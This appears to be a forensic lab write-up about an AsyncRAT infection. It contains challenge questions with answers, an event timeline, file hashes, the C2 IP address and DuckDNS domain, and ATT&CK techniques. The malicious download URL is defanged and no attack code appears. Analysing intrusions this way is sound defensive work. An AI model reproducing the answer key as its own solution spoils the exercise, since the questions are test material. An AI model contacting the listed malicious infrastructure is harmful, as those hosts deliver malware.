This has been a case of an endpoint infected with an AsyncRAT. We can't tell what was the entry point for this malicious chain of events. The endpoint (here referenced as Actor A) has invoked a series of HTTP GET requests, which finally lead to the malicious payload (the AsyncRAT) being executed via RegSvcs.exe, a common Windows Living-Off-The-Land binary. Then a stream of encrypted communication took place, most likely to deliver commands to the infected system.

5.2 Answers

Q 1 The attacker successfully executed a command to download the first stage of the malware. What is the URL from which the first malware stage was installed?

A 1 (DEFANGED FOR SAFETY) hxxp[://]45.126.209[.]4:222/mdm.jpg

Q 2 Which hosting provider owns the associated IP address?

A 2 (DEFANGED FOR SAFETY) reliablesite[.]net

Q 3 By analyzing the malicious scripts, two payloads were identified: a loader and a secondary executable. What is the SHA256 of the malware executable?

A 3 1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

Q 4 What is the malware family label based on Alibaba?

A 4 AsyncRAT

Q 5 What is the timestamp of the malware's creation?

A 5 2023-10-30 15:08

Q 6 Which LOLBin is leveraged for stealthy process execution in this script? Provide the full path.

A 6 C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Q 7 The script is designed to drop several files. List the names of the files dropped by the script.

A 7 Conted.vbs, Conted.ps1, Conted.bat

5.3 Timeline of events

Time for the event is provided in UTC.

2024-01-09:

17:27:27.871 Victim downloads ”xlm.txt” from the malicious server 45.126.209[.]4 via HTTP over port 222/tcp

17:27:29.161 Victim downloads another file, ”mdm.jpg” from the malicious server 45.126.209[.]4 via HTTP over port 222/tcp

17:29:48.927 Victim queries DNS for madmrx[.]duckdns[.]org

17:29:49.582 Victim makes a TLS handshake with C2 server over 8808/tcp

5.4 Indicators of Compromise

5.4.1 Files

SHA256	File name
1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d	xlm.txt
83babee77db36512c0eab8ea6b35e981aa4288a4095985d69b3841f8b684fe11	mdm.jpg
1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798	hexString_bbb.bin
2c6c4cd045537e2586eab73072d790af362e37e6d4112b1d01f15574491296b8	hexString_pe.bin
136fbfd2d255a7fc69c16fe115138d7a53ed0a7db8302017ee0e692b42d82ffe	exported_cert.cer

5.4.2 IPv4s

IPv4	Name
45.126.209.4	AsyncRAT Server

5.4.3 Domains

Domain	Description
madmrx.duckdns.org	AsyncRAT C2C Domain

5.4.4 Certficates

SHA1 Fingerprint	Common name
c0742fcfac0826954d1fb66f1eab22b391b17590	AsyncRAT Server

5.5 MITRE ATT&CK

- T1568: Dynamic Resolution
- T1564.003: Hidden Window
- T1106: Native API
- T1053.005: Scheduled Task

6 Additional resources

- AsyncRAT Github repository
- MITRE ATT&CK Mapping for AsyncRAT